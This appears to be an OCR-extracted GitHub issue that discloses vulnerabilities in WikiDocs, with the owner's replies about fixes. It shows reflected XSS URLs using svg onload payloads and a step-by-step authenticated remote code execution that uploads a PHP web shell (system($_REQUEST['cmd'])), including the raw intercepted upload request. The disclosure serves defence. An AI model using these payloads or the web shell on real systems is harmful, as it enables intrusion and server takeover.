

First vulnerability in line 47:

Second is in line 210:


XSS directly using url: https://www.wikidocs.it/?search=%3Csvg/onload=%27alert(%22XSS%22);%27%3E

2. (Submit.php) - Reflected XSS Injection

Vulnerability in line 31:

XSS directly using url: https://www.wikidocs.it/submit.php? act=%22});%3C/script%3E%3Csvg/onload=%27alert(%22XSS%22);%27%3E


3. (Index.php) - Reflected Xss Injection:



CVE-2022-23375 / Authenticated remote code execution vulnerability

(Index.php) - Image upload, Authenticated Remote Code Execution:

first, log in to the website and click edit button on the right top:



Before upload proccess, we have to create malicious payload image:

```
shell.php.png


1  <?php echo system($_REQUEST['cmd']); ?>
```

name: shell.php.png


payload:

```
<?php echo system($_REQUEST['cmd']); ?>
```

After that, you have to click image button on top and upload image:



Select malicious file and click upload:




In upload process, change file extension to the PHP in the POST request:

```
Request to https://demo.wikidocs.it:443 [212.237.32.182]
     Forward
                       Drop
                                                        Action
                                                                      Open Browser
Pretty Raw Hex 🚍 \n ≡
 1 POST /submit.php?act=image_upload_ajax HTTP/1.1
 Host: demo.wikidocs.it

Cookie: _ga=GA1.2.1745784162.1642061695; _gid=GA1.2.2142180811.1642061695; PHPSESSID=av8n83t0llecr3bjig1a3k5m6j


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
 5 Accept: */*
 6 Accept-Language: en-US, en; q=0.5
 7 Accept-Encoding: gzip, deflate
8 X-Requested-With: XMLHttpRequest
9 Content-Type: multipart/form-data; boundary=-----265489541920471105523831421126
10 Content-Length: 386
11 Origin: https://demo.wikidocs.it
12 Referer: https://demo.wikidocs.it/homepage?edit
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
19 -----265489541920471105523831421126
20 Content-Disposition: form-data; name="document"
22 homepage
                 -----265489541920471105523831421126
24 Content-Disposition: form-data; name="image"; filename="shell.php"
25 Content-Type: image/png
27 <?php echo system($_REQUEST['cmd']); ?>
                                  --265489541920471105523831421126--
```


then the browser automatically sends another request to the malicious file:



Information Disclosure Vulnerability (I did not reserve CVE for this one)

(Functions.inc.php) - Debug mode can be enabled:








 ➡
 Zavy86 added this to the Release 1.0.0 milestone on Feb 21

Zavy86 commented on Feb 21

Owner

In version 0.1.20 I tried to fix the shell bug. Can you check if you can still hack it?



Zavy86 commented on Feb 22

Owner

Ok, can you try now please.. :) v0.1.21

Zavy86 commented on Feb 22

Owner

Parameter for enable and disable debug mode for Information Disclosure Vulnerability. v0.2.1

 ➡
 Zavy86 removed this from the Release 1.0.0 milestone on Feb 22

A Savy86 self-assigned this on Feb 22

\Diamond	Zavy86 pinned this issue on Feb 22
А	Zavy86 removed their assignment on Sep 19
Assign	ees
No one	e assigned
Labels bug	
Project None y	
Milesto	one
No mile	estone
Develo	pment
No bra	nches or pull requests
2 partie	cipants